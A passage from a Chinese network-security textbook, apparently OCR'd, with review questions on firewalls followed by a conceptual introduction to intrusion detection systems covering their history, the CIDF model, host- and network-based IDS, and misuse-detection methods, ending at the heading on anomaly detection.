


图 7-8　方案拓扑图

思考题

1. 典型的防火墙具有哪三个方面的基本特征？
2. 什么是包过滤技术？
3. 什么是 DMZ 区？
4. 简述天网防火墙的规则设置。
5. 简述分布式防火墙的特点。
6. 简述防火墙的选型原则。
7. 深度包过滤不同于传统包过滤的地方有哪些？

第 8 章　入侵检测技术

Internet 所具有的开放性的特点，使得网络安全防护的方式发生了很大变化，传统的网络强调统一而集中的安全管理和控制，可采取加密、认证、访问控制、审计以及日志等多种技术手段，它们的实施是由通信双方共同完成；因为 Internet 结构错综复杂，因此安全防护方式截然不同。Internet 的安全技术涉及传统的网络安全技术和分布式网络安全技术，主要是解决如何利用 Internet 进行安全通信，同时保护内部网络免受外部攻击。于是在此情况下，出现了防火墙和入侵检测技术。

8.1　入侵检测概述

入侵是所有试图破坏网络信息的完整性、保密性、可用性、可信任性的行为。入侵是一个广义的概念，不仅包括发起攻击的人取得超出合法范围的系统控制权，也包括收集漏洞信息，造成拒绝服务等危害计算机和网络的行为。

入侵检测(intrusion detection)，是对入侵行为的发觉，它通过从计算机网络或系统中的若干关键点收集信息，并对这些信息进行分析，从而发现网络或系统中是否有违反安全策略的行为和遭到攻击的迹象。实现入侵检测功能的软件与硬件的组合就是入侵检测系统。

入侵行为主要有以下几种：

- 外部渗透指既未被授权使用计算机，又未被授权使用数据或程序资源的渗透。
- 内部渗透指虽被授权使用计算机，但是未被授权使用数据或程序资源的渗透。
- 不法使用指利用授权使用计算机、数据和程序资源的合法用户身份的渗透。

这几种入侵行为是可以相互转变，互为因果的。例如，入侵者通过外部渗透获取了某用户的账号和密码，然后利用该用户的账号进行内部渗透；最后，内部渗透也可以转变为不法使用。

一个安全系统至少应该满足用户系统的保密性、完整性及可用性要求。但是，随着网络连接的迅速扩展，特别是 Internet 大范围的开放以及金融领域网络的接入，越来越多的系统遭到入侵攻击的威胁。这些威胁大多是通过挖掘操作系统和应用服务程序的弱点或者缺陷(bug)来实现的。当前，对付破坏系统企图的理想方法是建立一个完全安全系统。但这样的话，就要求所有的用户能识别和认证自己，还要采用各种各样的加密技术和强访问控制策略来保护数据。而从实际上看，这根本是不可能的。首先，在实践当中，建立完全安全系统根本是不可能的。有关现今流行的操作系统和应用程序研究报告，指出软件中不可能没有缺陷，此外，设计和实现一个整体安全系统相当困难。其次，要将所有已安装的带安全缺陷的系统转换成安全系统需要相当长的时间。第三，加密技术方法本身存在的一定问题。第四，安全系统易受内部用户滥用特权的攻击。第五，安全访问控制等级和用户的使用效率成反比。第六，访问控制和保护模型本身存在一定的问题。第七，在软件上存在软件测试不充足、软件生命周期缩短、大型软件复杂性等难解问题。

基于上述几类问题的解决难度，一个实用的方法是，建立比较容易实现的安全系统，同时按照一定的安全策略建立相应的安全辅助系统，IDS 就是这样一类系统。现在安全软件的开发方式本上就是按照这个思路进行的。就目前系统安全状况而言，系统存在被攻击的可能性。如果系统遭到攻击，只有尽可能地检测到，甚至是实时地检测到，然后采取适当的处理措施。IDS 一般不是采取预防的措施以防止入侵事件的发生，入侵检测作为安全技术其作用在于：

- 识别入侵者。
- 识别入侵行为。
- 检测和监视已成功的安全突破。
- 为对抗入侵及时提供重要信息，阻止事件的发生和事态的扩大。

尽管防火墙和日志非常重要，但是防火墙是指设置在不同网络(内部网和公共网)或不同的网络安全域之间的设备，它可以负责过滤、限制和分析，能完成安全控制、监控和管理的功能，但是如果入侵已经发生，防火墙就失去了功效，日志本身除了犯罪现场的证据。用户所能做的就是收集留下的线索，这就必须依靠入侵检测系统。

由于下列原因，入侵检测是十分必要的。

- 由于网络安全本身的复杂性，被动式的防御方式显得力不从心。
- 有关的防火墙和网络边界的设备可以被攻破，并非所有威胁均来自防火墙外部。
- 入侵很容易，入侵教程随处可见，各种工具唾手可得。

入侵检测发展的历史：

- 1980 年，James P. Anderson 的《计算机安全威胁监控与监视》(*Computer Security Threat Monitoring and Surveillance*)，第一次详细阐述了入侵检测的概念；提出计算机系统威胁分类；提出了利用审计跟踪数据监视入侵活动的思想；此报告被公认为是入侵检测的开山之作。
- 1984 年到 1986 年，乔治敦大学的 Dorothy Denning 和 SRI/CSL 的 Peter Neumann 研究出了一个实时入侵检测系统模型——IDES(入侵检测专家系统)。
- 1990 年，加州大学戴维斯分校的 L. T. Heberlein 等人开发出了 NSM(Network Security Monitor)，该系统第一次直接将网络流作为审计数据来源，因而可以在不将审计数据转换成统一格式的情况下监控异种主机。

入侵检测系统发展史翻开了新的一页，两大阵营正式形成：基于网络的 IDS 和基于主机的 IDS。

- 1988 年之后，美国开展对分布式入侵检测系统(DIDS)的研究，将基于主机和基于网络的检测方法集成到一起。DIDS 是分布式入侵检测系统历史上的一个里程碑式的产品。
- 从 20 世纪 90 年代到现在，入侵检测系统的研发呈现出百家争鸣的繁荣局面，并在智能化和分布式两个方向取得了长足的进展。

8.1.1 入侵检测原理

通过监视受保护系统的状态和活动，采用误用检测或异常检测的方式，发现非授权或恶意的系统及网络行为，为防范入侵行为提供有效的手段。

8.1.2　入侵检测系统结构

为解决入侵检测系统之间的互操作性，国际上的一些研究组织开展了标准化工作，目前对 IDS 进行标准化工作的有两个组织：IETF 的 IDWG（Intrusion Detection Working Group）和 CIDF（Common Intrusion Detection Framework）。

CIDF 早期由美国国防部高级研究计划局赞助研究，现在由 CIDF 工作组负责，是一个开放组织。CIDF 阐述了一个入侵检测系统（IDS）的通用模型。它将一个入侵检测系统分为以下组件：事件产生器（Event generators），用 E 盒表示；事件分析器（Event analyzers），用 A 盒表示；响应单元（Responseunits），用 R 盒表示；事件数据库（Event databases），用 D 盒表示。CIDF 模型结构如图 8-1 所示。




图 8-1　CIDF 模型结构图

CIDF 模型的结构如下：E 盒通过传感器收集事件数据，并将信息传送给 A 盒，A 盒检测误用模式；D 盒存储来自 A、E 盒的数据，并为额外的分析提供信息；R 盒从 A、E 盒中提取数据，D 盒启动适当的响应。A、E、D 及 R 盒之间的通信都基于 GIDO（Generalized Intrusion Detection Objects，通用入侵检测对象）和 CISL（Common Intrusion Specification Language，通用入侵规范语言）。如果想在不同种类的 A、E、D 及 R 盒之间实现互操作，需要对 GIDO 实现标准化并使用 CISL。

由于网络环境和系统安全策略的差异，入侵检测系统在具体实现上也有所不同。从系统构成上看，入侵检测系统应包括事件提取、入侵分析、入侵响应和远程管理四大部分，另外还可能结合安全知识库、数据存储等功能模块，提供更为完善的安全检测及数据分析功能，如图 8-2 所示。




图 8-2　系统构成

IDS 在结构上可划分为数据收集和数据分析两部分。

1. 数据收集机制

数据收集机制在 IDS 中占据着举足轻重的位置。如果收集的数据时延较大，检测就会

失去作用;如果数据不完整,系统的检测能力就会下降;如果由于错误或入侵者的行为致使收集的数据不正确,IDS就无法检测某些入侵,给用户以安全的假象。

(1) 分布式与集中式数据收集机制。

分布式数据收集:检测系统收集的数据来自一些固定位置而且与受监视的网元数量无关。

集中式数据收集:检测系统收集的数据来自一些与受监视的网元数量有一定比例关系的位置。

集中式和分布式数据收集方式的区别通常是衡量IDS数据收集能力的标志,它们几乎以相同的比例应用于当前的IDS产品中。据专家预言,分布式数据收集机制在若干年后将会占有优势。

(2) 直接监控和间接监控。

如果IDS从它所监控的对象处直接获得数据,则称为直接监控;反之,如果IDS依赖一个单独的进程或工具获得数据,则称为间接监控。

就检测入侵行为而言,直接监控要优于间接监控,由于直接监控操作的复杂性,目前的IDS产品中只有不足20%使用了直接监控机制。

(3) 基于主机的数据收集和基于网络的数据收集。

基于主机的数据收集是从所监控的主机上获取的数据;基于网络的数据收集是通过被监视网络中的数据流获得数据。

总体而言,基于主机的数据收集要优于基于网络的数据收集。

(4) 外部探测器和内部探测器

外部探测器是负责监测主机中某个组件(硬件或软件)的软件。它将向IDS提供所需的数据,这些操作是通过独立于系统的其他代码来实施的。

内部探测器是负责监测主机中某个组件(硬件或软件)的软件。它将向IDS提供所需的数据,这些操作是通过该组件的代码来实施的。

外部探测器和内部探测器在用于数据收集时各有利弊,可以综合使用。

由于内部探测器实现起来的难度较大,所以在现有的IDS产品中,只有很少的一部分采用它。

2. 数据分析机制

根据IDS如何处理数据,可以将IDS分为分布式IDS和集中式IDS。

(1) 分布式IDS:在一些与受监视组件相应的位置对数据进行分析的IDS。

(2) 集中式IDS:在一些固定且不受监视组件数量限制的位置对数据进行分析的IDS。

注意,这些定义是基于受监视组件的数量而不是主机的数量,所以如果在系统中的不同组件中进行数据分析,除了安装集中式IDS外,有可能在一个主机中安装分布式数据分析的IDS。分布式和集中式IDS都可以使用基于主机、基于网络或两者兼备的数据收集方式。

- 可靠性:集中式IDS仅需运行较少的组件。分布式IDS则需要运行较多的组件。
- 容错:集中式IDS容易使系统从崩溃中恢复,但也容易被故障中断。分布式IDS由于分布特性,所有数据存储时很难保持一致性和可恢复性。
- 增加额外的系统开销:集中式IDS仅在分析组件中增加了一些开销,那些被赋予了大量负载的主机应专门用作分析。分布式IDS由于运行的组件不大,主机上增加的

开销很小,但对大部分被监视的主机来说增加了额外开销。

- 可扩容性:集中式 IDS 的组件数量被限定,当被监视主机的数量增加时,需要更多的计算和存储资源处理新增的负载。而分布式 IDS 可以通过增加组件的数量来监视更多的主机,但扩容将会受到新增组件之间需要相互通信的制约。
- 平缓地降低服务等级:集中式 IDS 如果有一个分析组件停止了工作,一部分程序和主机就不再被监视,但整个 IDS 仍在继续工作。而分布式 IDS 如果有一个分析组件停止了工作,整个 IDS 就有可能停止工作。
- 动态地重新配置:集中式 IDS 使用很少的组件来分析所有的数据,如果重新配置它们需要重新启动 IDS。分布式 IDS 很容易进行重新配置,不会影响剩余部分的性能。

由于分布式不易实现,目前的 IDS 产品多是集中式的。

在实际操作过程中,数据收集和数据分析通常被划分成两个步骤,在不同的时间甚至是不同的地点进行。但这一分离存在着缺点,在实际使用过程中,数据收集与数据分析功能之间应尽量缩短距离。

8.1.3　入侵检测系统分类

根据入侵检测采用的技术,可以分为异常检测和误用检测。根据入侵检测监测的对象和所处的位置,分为基于网络和基于主机两种。

1. 基于网络的入侵检测系统(Network-based Intrusion Detection System,NIDS)

基于网络的入侵检测系统以网络数据包作为分析数据源,在被监视网络的网络数据流中寻找攻击特征和异常特征。它通常利用一个工作在混杂模式下的网卡来实时监视并分析通过网络的数据流,使用模式匹配、统计分析等技术来识别攻击行为。一旦检测到了攻击行为,其响应模块就做出适当的响应,如报警、切断网络连接等。

NIDS 优点是能检测许多基于主机的系统检测不到的攻击,而更可靠;具有更好的实时特性,对受保护的主机和网络系统的性能影响很小或几乎没有影响并且无需对原来的系统和结构进行改动;网络监听引擎是透明的,可以降低检测系统本身遭受攻击的可能性。其局限性是:无法检测物理侵入被监视主机系统的活动、内部人员在授权范围内从事的非法活动和在网络数据包中无异常而只能通过主机状态的异常变化才能反映出来的攻击;在协议解析和模式匹配等方面的计算成本很高,不能检查加密的数据包,严重依赖于高层协议(如应用层)的解析能力,不知道接收节点对数据包的处理过程以及由此引起的状态变化。

2. 基于主机的入侵检测系统(Host-based Intrusion Detection System,HIDS)

基于主机的入侵检测是将检测系统安装在被重点检测的主机之上,主要是对该主机的网络实时连接以及系统审计日志进行智能分析和判断。如果其中主体活动可疑(特征或行为违反统计规律),入侵检测系统就会采取相应措施。其特点主要是对分析"可能的攻击行为"非常有用,不仅能够指出入侵者试图执行哪种"危险的命令",还能分辨出入侵者运行了什么命令,进行了哪些操作、执行了哪些系统调用等。主机入侵检测系统与网络入侵检测系统相比,能够提供更为详尽的用户操作调用信息。

基于主机的入侵检测系统有集中式和分布式两种体系结构,这两种结构都是基于代理的检测结构。代理是在目标系统上可执行的小程序,它们与命令控制平台进行通信。如果

正确地操作，这些代理不会明显地降低目标系统的性能，但它们会带来部署和支持方面的问题。

(1) 集中式体系结构

集中式体系结构的特点是代理负责收集来自不同目标主机的日志，将日志进行预处理并转化为标准格式，由命令控制台对这些日志集中处理。

该系统有如下优点：

- 能够将来自不同目标主机的审计信息进行集中处理，这种方式对目标机的性能影响很小或没有影响，这可以允许进行更复杂的检测。
- 可以创建日志，作为原始数据的数据档案，这些数据可用于司法物证。
- 可用于多主机标志检测。
- 可将存储在数据库中的告警信息和原始数据结合起来分析，这能帮助许多入侵检测，还可以进行数据辨析以查看长期趋势。

同时集中式系统也存在有以下的缺点：

- 除非目标机的数量较少或者检测引擎很快，否则会对实时检测或实时响应带来影响。
- 将大量原始数据集中起来会影响网络通信量。

(2) 分布式体系结构

该结构的特点是将不同的代理安装在不同的目标机上，实时地分析数据，但记录本身在被目标机上的检测引擎分析提出有用信息之后就被丢弃了。该结构的优点是实时告警、实时响应。缺点是降低了目标机的性能，没有原始数据档案，降低了数据辨析能力。

随着网络的不断发展，基于主机的入侵检测在计算机安全中成为一种必不可少的安全技术，其优势越来越突现出来，其具体表现在以下方面：

- 监视所有系统行为。基于主机的入侵检测系统能够监视所有的用户登录和退出，甚至用户所做的所有操作、审计系统在日志里记录的策略改变、监视关键系统文件和可执行文件的改变，进而给系统管理者提供详细的主机内部活动信息。
- 有些攻击在网络数据流中很难发现，或者根本没有通过网络本地进行，这时基于主机的入侵检测将发挥其优势，能够准确判别。
- 不要求额外的硬件。基于主机的入侵检测系统配置在现行网络结构中，包括文件服务器、Web 服务器及其他共享资源。这些使得基于主机的系统效率很高，因为它们不需要在网络上另行安装、维护、管理硬件设备。
- 适应加密和交换。基于主机的入侵检测系统可以较为灵活地配置在多个关键主机上，不必考虑交换和网络拓扑问题，这对关键主机零散地分布在多个网段上的环境特别有利。例如，随着 IPSec 技术和 VPN 技术的逐步得到应用，越来越多的网络业务采用加密技术，此时。这些加密很可能使基于网络的入侵检测系统不能判断确切的攻击，甚至根本无法解开数据包。而基于主机的入侵检测系统由于总可以在系统的内核得到解码后的数据包，所以不受加密解密的限制。这很大程度上影响了下一代入侵检测技术的发展方向。
- 接近实时的检测和响应。虽然基于主机的入侵检测系统不能提供真正的实时反应，但是如果应用正确，反应速度可以非常接近实时的。传统系统利用一个进程在预先

定义的间隔内检查、登记文件的状态和内容，而基于主机的系统采用中断指令，新的记录可以被立即处理，显著减少了从攻击验证到作出响应的时间，从操作系统作出记录到基于主机的系统得到识别结果之间的这段时间是一段延迟，但在大多数情况下，在破坏发生之前，系统就能发现入侵者，并终止其攻击。

- 越来越多的现代操作系统在系统的核心开始融合进入侵检测技术，基于主机入侵检测系统的应用前景将越来越广。

基于主机的入侵检测系统存在的缺点是：

- 它依赖于主机固有的日志与监视能力，而主机审计信息存在弱点：易受攻击，入侵者可设法逃避审计。
- IDS 的运行或多或少影响主机的性能。
- HIDS 只能对主机的特定用户、应用程序执行动作和日志进行检测，所能检测到的攻击类型受到限制。
- 全面部署 HIDS 代价较大。

目前主机入侵检测技术的主要技术特性包括以下几个方面：

① 全方位保护。

HIDS 一般将入侵检测、日志审计、文件完整性保护结合于一体，对来自网络以及本地主机的访问进行全面分析、从系统日志的错误信息、非法的文件改动以及可疑的网络信息包数据中侦测出入侵行为，及时报告给系统管理员。

② 支持双机热备环境下的服务器保护。

HIDS 应支持运行于双机热备或集群环境等高端运行环境，可以自动判断集群环境下节点运行状态，即时智能调节运行状态，以保证在突发情况下仍可以经常进行入侵行为检测，而不影响网络的集群服务。

③ 安全策略的自适应配置。

HIDS 应支持管理员针对每一条入侵检测规则配置不同警戒级别的安全策略，除此之外，还可以智能地根据主机实际服务环境，自动进行安全策略配置，将可能会发生潜在攻击行为规则的匹配优先级适当提高，从而实现更高的检测效率。

④ 与防火墙进行联动。

HIDS 应实现与多家厂商防火墙产品的联动，在检测到入侵行为之后根据安全策略自动调整防火墙的配置，以阻止进一步的攻击。

⑤ 多种灵活的报警方式。

HIDS 应支持多种报警方式，除了报警灯、E-mail、声音的常规报警方式之外，还应支持寻呼机、手机短信形式的报警，使管理员在最短的时间内获知入侵行为，并根据提供的解决方案进行防护。

⑥ 支持 SNMP。

应支持 SNMP（简单网络管理协议），便于大规模网络环境下多种设备的集中管理。

⑦ 方便、直观的报警信息库管理。

应具有根据不同的检索规则对报警信息进行分类检索的功能，可以通过系统提供的直观的饼状数据分析图进行查看，报警数据库的导入导出功能和报表打印功能使得报警信息可以长期保存，以便于保存入侵证据。

⑧ 自身的高安全性保护。

HIDS通信采用安全的数据传输通道;控制中心的登录采用严格的身份验证,科学地划分用户权限,加强报警信息的管理;探头端检测进程使用多种保护措施,防止被非法改动和终止。

主机入侵检测技术的发展趋势主要体现在以下几个方面:

① 技术的改进。

入侵检测误报和漏报的解决最终依靠分析技术的改进。目前入侵检测分析方法主要有:异常检测、误用检测、行为分析等。行为分析技术不仅简单分析单次攻击事件,还根据前后发生的事件确认是否确有攻击发生,攻击行为是否生效,是入侵检测分析技术的最高境界。但目前由于算法处理和规则制定的难度很大,目前还不是非常成熟,但却是入侵检测技术发展的趋势。目前最好综合使用多种检测技术,而不只是依靠传统的异常检测和误用检测技术。另外,规则库是否及时更新也和检测的准确程度相关。

② 安全性和易用性的提高。

入侵检测是个安全产品,自身安全极为重要。因此,目前的入侵检测产品大多采用黑洞式接入,免除自身安全问题。同时,对易用性的要求也日益增强,例如:全中文的图形界面,自动的数据库维护,多样的报表输出。这些都是优秀入侵产品的特性和以后继续发展细化的趋势。

③ 入侵检测系统与网络入侵检测系统集成。

基于主机和基于网络的入侵检测系统都有各自的优势,两者相互补充。这两种方式都能发现对方无法检测到的一些入侵行为。联合使用基于主机和基于网络这两种方式能够达到更好的检测效果。我们可以使用基于网络的IDS提供早期报警,而使用基于主机的IDS来验证攻击是否取得成功。目前已经出台了成型的安全产品将二者进行了集成(数据采集协同),提供集成化的攻击签名、检测、报告和事件关联功能。相信未来的集成化的入侵检测产品不仅功能上更加强大,而且部署和使用上也更加灵活方便。

8.2　入侵检测技术

8.2.1　入侵检测分析模型

人们多年来对入侵检测的研究,使得该研究领域已具有一定的规模和相应的理论体系。入侵检测的核心问题在于如何对安全审计数据进行分析,以检测其中是否包含入侵或异常行为的迹象。

分析是入侵检测的核心功能,它既能简单到像一个已熟悉日志情况的管理员去建立决策表,也能复杂得像一个集成了几百万个处理的非参数系统。入侵检测过程分析过程分为三部分:信息收集、信息分析和结果处理。

(1) 信息收集:入侵检测的第一步是信息收集,收集内容包括系统、网络、数据及用户活动的状态和行为。由放置在不同网段的传感器或不同主机的代理来收集信息,包括系统和网络日志文件、网络流量、非正常的目录和文件改变、非正常的程序执行。

(2) 信息分析:收集到的有关系统、网络、数据及用户活动的状态和行为等信息,被送

到检测引擎,检测引擎驻留在传感器中,一般通过三种技术手段进行分析:模式匹配、统计分析和完整性分析。当检测到某种误用模式时,产生一个告警并发送给控制台。

(3) 结果处理:控制台按照告警产生预先定义的响应采取相应措施,可以是重新配置路由器或防火墙、终止进程、切断连接、改变文件属性,也可以只是简单的告警。

8.2.2　误用检测

误用检测也称为基于知识的检测,它指运用已知的攻击方法,根据已定义好的入侵模式,通过判断这些入侵模式是否出现来检测。

基于模式匹配的误用入侵检测模式匹配就是将捕获到的数据与已知网络入侵和系统误用模式数据库进行比较,从而发现违背安全策略的行为。

1. 基于专家系统的误用入侵检测

基于专家系统的误用入侵检测方法是通过将安全专家的知识表示成规则形成专家知识库,然后运用推理算法检测入侵。用专家系统对入侵进行检测,经常是针对有特征的入侵行为。所谓的规则,即是知识,专家系统的建立依赖于知识库的完备性,知识库的完备性又取决于审计记录的完备性与实时性。

这种方法能把系统的控制推理从问题解决的描述中分离出去,输入的攻击信息使用 if-then 语法,指示入侵的条件被具体地放在 if 后,然后将事件与条件进行比较,如果匹配就执行 then 语句后面的动作。

在具体实现中,专家系统主要面临以下问题:

(1) 难以科学地从各种入侵手段中抽象出全面地规则化知识。

(2) 所需处理的数据量过大,而且在大型系统上,如何实时连续地审计数据也是一个问题。

2. 基于模型推理的误用入侵检测

入侵者在攻击一个系统时往往采用一定的行为序列,如猜测口令的行为序列,这种行为序列构成了具有一定行为特征的模型,根据这种模型所代表的攻击意图的行为特征,可以实时地检测出恶意的攻击企图。

与专家系统通常放弃处理那些不确定的中间结论的缺点相比,该方法基于完善的不确定性推理数学理论。基于模型的入侵检测方法可以仅监视一些主要的审计事件,当这些事件发生后,再开始记录详细的审计,从而减少审计事件处理负荷。

3. 基于状态转换分析的误用入侵检测

状态转换分析就是将状态转换图应用于入侵行为的分析。状态转换法将入侵过程看作一个行为序列,这个行为序列导致系统从初始状态转入被入侵状态。分析时首先针对每一种入侵方法确定系统的初始状态和被入侵状态,以及导致状态转换的转换条件,即导致系统进入被入侵状态必须执行的操作(特征事件)。然后用状态转换图来表示每一个状态和特征事件,这些事件被集成于模型中,所以检测时不需要一个个地查找审计记录。但是,状态转换是针对事件序列分析的,所以不善于分析过分复杂的事件,而且不能检测与系统状态无关的入侵。

误用入侵检测是根据已知的系统或应用程序漏洞建立异常行为模型,然后将用户行为与之进行匹配,相同则为入侵。因此,这种方法的优点是建模对象是已知的,所以可以得到

较高的准确度；但是对于已知攻击的某些变体或是新型的攻击，它就无能为力了。

而异常入侵检测正好相反，它是试图建立正常行为模型，任何违反该模型的事件都被认为是可疑的，所以这种模型的好处是可以检测到一些未知攻击，但是这种模型往往不能完全反映计算机系统的复杂的动态本质，因而很难准确建模。

很明显，上述两种检测方法具有一定程度的互补性，所以可以将两种方式结合起来，即整个系统的检测手法多样，在不同的情况、不同的检测位置处采用相适应的检测方法，从而提高系统的检测效率。

8.2.3 异常检测

